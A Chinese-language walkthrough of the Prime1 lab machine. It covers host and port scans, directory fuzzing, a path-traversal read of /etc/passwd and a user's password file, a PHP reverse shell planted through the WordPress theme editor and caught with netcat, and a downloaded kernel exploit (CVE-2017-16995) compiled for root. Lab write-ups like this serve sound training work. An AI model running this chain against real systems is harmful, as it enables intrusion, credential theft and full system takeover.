


# day03 Prime1

1. 先寻找靶机 `nmap -sn 192.158.111.0/24`

2. 找到目标IP为192.168.111.133




```
(root@kali-1)-[~]
# nmap -sn 192.168.111.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-23 11:24 CST
Nmap scan report for 192.168.111.1 (192.168.111.1)
Host is up (0.0010s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.111.2 (192.168.111.2)
Host is up (0.00034s latency).
MAC Address: 00:50:56:F0:AE:D6 (VMware)
Nmap scan report for 192.168.111.133 (192.168.111.133)
Host is up (0.00072s latency).
MAC Address: 00:0C:29:FC:DD:DF (VMware)
Nmap scan report for 192.168.111.254 (192.168.111.254)
Host is up (0.00037s latency).
MAC Address: 00:50:56:EF:BB:FD (VMware)
Nmap scan report for 192.168.111.129 (192.168.111.129)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.09 seconds

(root@kali-1)-[~]
#
```

3. 然后扫描靶机开发端口 `nmap -p- 192.168.111.133`

4. 有22端口和80端口



```
(root@kali-1)-[~]
# nmap -p- 192.168.111.133
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-23 11:25 CST
Nmap scan report for 192.168.111.133 (192.168.111.133)
Host is up (0.00080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:FC:DD:DF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 49.40 seconds
```

5. 然后扫描系统和版本 `nmap -sT -sV -O -p22,80 192.168.111.133`

```
root@kali: ~  
# nmap -sT -sV -O -p22,80 192.168.111.133  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-23 11:27 CST  
  
(root@kali-1)-[~]  
# nmap -sT -sV -O -p22,80 192.168.111.133  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-23 11:27 CST  
Nmap scan report for 192.168.111.133 (192.168.111.133)  
Host is up (0.0019s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
MAC Address: 00:0C:29:FC:DD:DF (VMware)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds  
  
(root@kali-1)-[~]  
#
```

6.

可以看出是Ubuntu系统

7. 爆破一下网站目录 `dirb http:// 192.168.111.133` 扫描到有javascript,dev和wordpress

8. JavaScript和wordpress都是常见目录访问一下dev试一下，页面中显示的是

hello,

Copy

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.

9. 貌似是说渗透还不够？那再用dirb扫描文件 `dirb http:// 192.168.111.133 -X .txt,.php,.html`

```
root@kali: ~  
— Entering directory: http://192.168.111.133/wordpress/wp-admin/network/ —  
+ http://192.168.111.133/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)  
+ http://192.168.111.133/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)  
^C> Testing: http://192.168.111.133/wordpress/wp-admin/network/servlet  
  
(root@kali:~)~  
# dirb http://192.168.111.133 -X .txt,.php,.html  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Fri Aug 23 11:34:14 2024  
URL_BASE: http://192.168.111.133/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_LIST: (.txt,.php,.html) | (.txt)(.php)(.html) [NUM = 3]  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.111.133/ —  
+ http://192.168.111.133/image.php (CODE:200|SIZE:147)  
+ http://192.168.111.133/index.php (CODE:200|SIZE:136)  
+ http://192.168.111.133/secret.txt (CODE:200|SIZE:412)  
→ Testing: http://192.168.111.133/url.txt
```

10. 扫了半天就扫出这三个文件，先打开一下secret.txt文件,文件的内容翻译下来就是

看来你有些秘密。

Copy

好吧，我只是想帮你一把。

对您找到的每一页 php 进行更多的模糊处理。如果  
然后按照以下步骤操作。如果仍然卡住  
在这里，您可以了解到 OSCP 的基本工具和良好用法。

[https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz\\_For\\_Web](https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web)

// 查看 location.txt，您将获得下一步行动//


11. 访问一下github项目，看看有什么，是WFUZZ,给了一个示例 `wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http:// website.com/secret.php?FUZZ=something` 稍微修改一下就可以用了 `wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http:// 192.168.111.133/index.php?FUZZ=`

12. 有很多重复的chars 136可以加上-hh 136过滤所有136的这里就不做演示了

```
root@kali:~#  
000000331: 200 7 L 12 W 136 Ch "export"  
000000332: 200 7 L 12 W 136 Ch "external"  
000000335: 200 7 L 12 W 136 Ch "Extranet"  
000000336: 200 7 L 12 W 136 Ch "fail"  
000000334: 200 7 L 12 W 136 Ch "extranet"  
000000337: 200 7 L 12 W 136 Ch "failed"  
000000333: 200 7 L 12 W 136 Ch "extra"  
000000338: 200 7 L 12 W 136 Ch "fcgi-bin"  
000000339: 200 7 L 12 W 136 Ch "feedback"  
000000340: 200 7 L 12 W 136 Ch "field"  
000000341: 200 7 L 19 W 206 Ch "file"  
000000345: 200 7 L 12 W 136 Ch "first"  
000000342: 200 7 L 12 W 136 Ch "files"  
000000343: 200 7 L 12 W 136 Ch "filter"  
000000347: 200 7 L 12 W 136 Ch "folder"  
000000344: 200 7 L 12 W 136 Ch "firewall"  
000000351: 200 7 L 12 W 136 Ch "forgotten"  
000000346: 200 7 L 12 W 136 Ch "flash"  
000000348: 200 7 L 12 W 136 Ch "foo"  
000000349: 200 7 L 12 W 136 Ch "forget"  
000000350: 200 7 L 12 W 136 Ch "forgot"  
000000352: 200 7 L 12 W 136 Ch "form"  
000000353: 200 7 L 12 W 136 Ch "format"  
000000354: 200 7 L 12 W 136 Ch "formhandler"  
000000361: 200 7 L 12 W 136 Ch "framework"  
000000355: 200 7 L 12 W 136 Ch "formsend"  
000000364: 200 7 L 12 W 136 Ch "function"
```

这里有一个正确的参数file

13. 访问一下 `http://192.168.111.133/index.php?file=location.txt`



14. use 'secrettier360' parameter on some other php page for more fun.

好像是让我用其他的php使用 `secrettier360` 参数？那就是用image.php了

15. 那就用它来打开/etc/passwd 文件, `curl`

`http://192.168.111.133/image.php?`

`secrettier360=.. /.. /.. /.. /.. /.. /.. /.. /.. /.. /.. /.. /etc/passwd`


```
root@kali:~  
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false  
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false  
syslog:x:104:108::/home/syslog:/bin/false  
_apt:x:105:65534::/nonexistent:/bin/false  
messagebus:x:106:110::/var/run/dbus:/bin/false  
uuuid:x:107:111::/run/uuid:/bin/false  
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false  
whoopsie:x:109:117::/nonexistent:/bin/false  
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false  
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false  
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false  
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false  
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false  
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false  
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false  
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false  
saned:x:119:127::/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false  
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash  
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false  
saket:x:1001:1001:find password.txt file in my directory:/home/saket:  
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin  
</html>  
  
(root@kali-1)-[~]  
#
```

可以看到这里有一个关键信息 `/home/saket/password.txt` 访问一下看看

```
root@kali:~  
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false  
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false  
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false  
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false  
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false  
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false  
saned:x:119:127::/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false  
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash  
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false  
saket:x:1001:1001:find password.txt file in my directory:/home/saket:  
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin  
</html>  
  
(root@kali-1)-[~]  
# curl http://192.168.111.133/image.php?secrettier360=../../../../../../../../../../../../../../../../home/saket/password.txt  
<html>  
<title>HacknPentest</title>  
<body>  
<img src='hacknpentest.png' alt='hnp security' width='1300' height='595' /><p></p></body>  
finally you got the right parameter<br><br><br><br>follow_the_ippsec  
</html>  
  
(root@kali-1)-[~]  
#
```

16.

这里出现了一个密码不知道是哪个用户的密码，经过尝试后发现哪个用户都不是，那么在wordpress CMS里试试，




# Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

victor August 30, 2019 Uncategorized 1 Comment

这里提示了用户尝试一下登录登录进去了

17. 在Appearance => Theme Editor => Theme Files中发现了许多可编辑的php文件，随便找一个可编辑的然后写一个php的反弹shell即可
18. 开一个终端接收反弹shell然后返回编辑页面的默认页面可以看到上面写出了路径



访问 `192.168.111.133/wordpress/wp-`

`content/themes/twenty十九teen/secret.php` 执行反弹shell

```
root@kali:~  
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false  
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false  
saned:x:119:127::/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false  
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash  
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false  
saket:x:1001:1001:find password.txt file in my directory:/home/saket:  
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin  
</html>  
  
(root@kali-1)-[~]  
# curl http://192.168.111.129/image.php?secrettier360=../../../../../../../../../../../../home/saket/password.txt  
<html>  
<title>HacknPentest</title>  
<body>  
<img src='hacknpentest.png' alt='hnp security' width='1300' height='595' /></p></p></p>  
Nineteen is  
finally you got the right parameter<br><br><br><br>follow_the_ippsec  
</html>  
  
(root@kali-1)-[~]  
# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.133] 44560  
bash: cannot set terminal process group (37064): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentythirteen$
```

19.

这边已经收到了反弹shell

20. 看一下系统版本 `uname -a` 系统版本为 `Linux ubuntu 4.10.0-28-generic`

`#32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64  
x86_64 GNU/Linux`

21. 访问/home/saket/user.txt(别问为啥问就是flag在这个文件里)获得第一个  
flag `af3c658dcf9d7190da3153519c003456`

22. 现在该想想怎么提权了，前面看到它的内核版本挺老的用 `searchsploit`  
`Linux ubuntu 4.10.0-28` 查询一下有没有EXP可以利用

23. 找到exp，复制一下 `searchsploit -m 45010.c`

24. 这个exp需要用gcc编译

```
File Type: C source, ASCII text  
Copied to: /root/45010.c  
  
(root@kali-1)-[~]  
# ls  
02.txt 03.txt 25971.txt 45010.c 公共 模板 视频 图片 文档 下载 音乐 桌面 employee-names.txt hash.txt Qscan.py worktodo.txt  
  
(root@kali-1)-[~]  
# cat 45010.c  
/*  
Credit @bleidl, this is a slight modification to his original POC  
https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c  
  
For details on how the exploit works, please visit  
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html  
  
Tested on Ubuntu 16.04 with the following Kernels  
4.4.0-31-generic  
4.4.0-62-generic  
4.4.0-81-generic  
4.4.0-116-generic  
4.8.0-58-generic  
4.10.0-42-generic  
4.13.0-21-generic  
  
Tested on Fedora 27  
4.13.9-500  
gcc cve-2017-16995.c -o cve-2017-16995  
./cve-2017-16995  
[.]  
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
```

25. 现在在靶机上面开一个php, `php -S 0:80`,然后在反弹shell那个终端里下  
载这个EXP `wget http://192.168.111.129/45010.c`

26. 然后使用gcc编译 `gcc 45010.c -o ROOT`
27. 然后使用 `chmod +x ROOT` 添加执行权限然后执行ROOT `./ROOT`
28. 现在就有root权限了使用python创建一个伪终端更好用一些 `python -c "import pty;pty.spawn('/bin/bash')"`
29. 在root目录下有一个root.txt就是root用户的flag `b2b17036da1de94cfb024540a8e7075a`

## 总结一下这次打靶

1. 先发现主机和信息收集发现有22端口和80端口
2. 爆破网站目录,使用Wfuzz进行模糊测试, 跟着提示一步一步获得image.php下的secrettier360参数进行文件包含漏洞利用
3. 根据提示获得网站用户名和密码
4. 在页面编辑一个php, 内容为一个反弹shell
5. 运行反弹shell获取第一个flag
6. 通过searchsploit查找目标系统的漏洞
7. 上传漏洞编译并运行
8. 获取第二个flag
9. 总的来说这个靶机很有趣一步一步引导, 给渗透提供了一个思路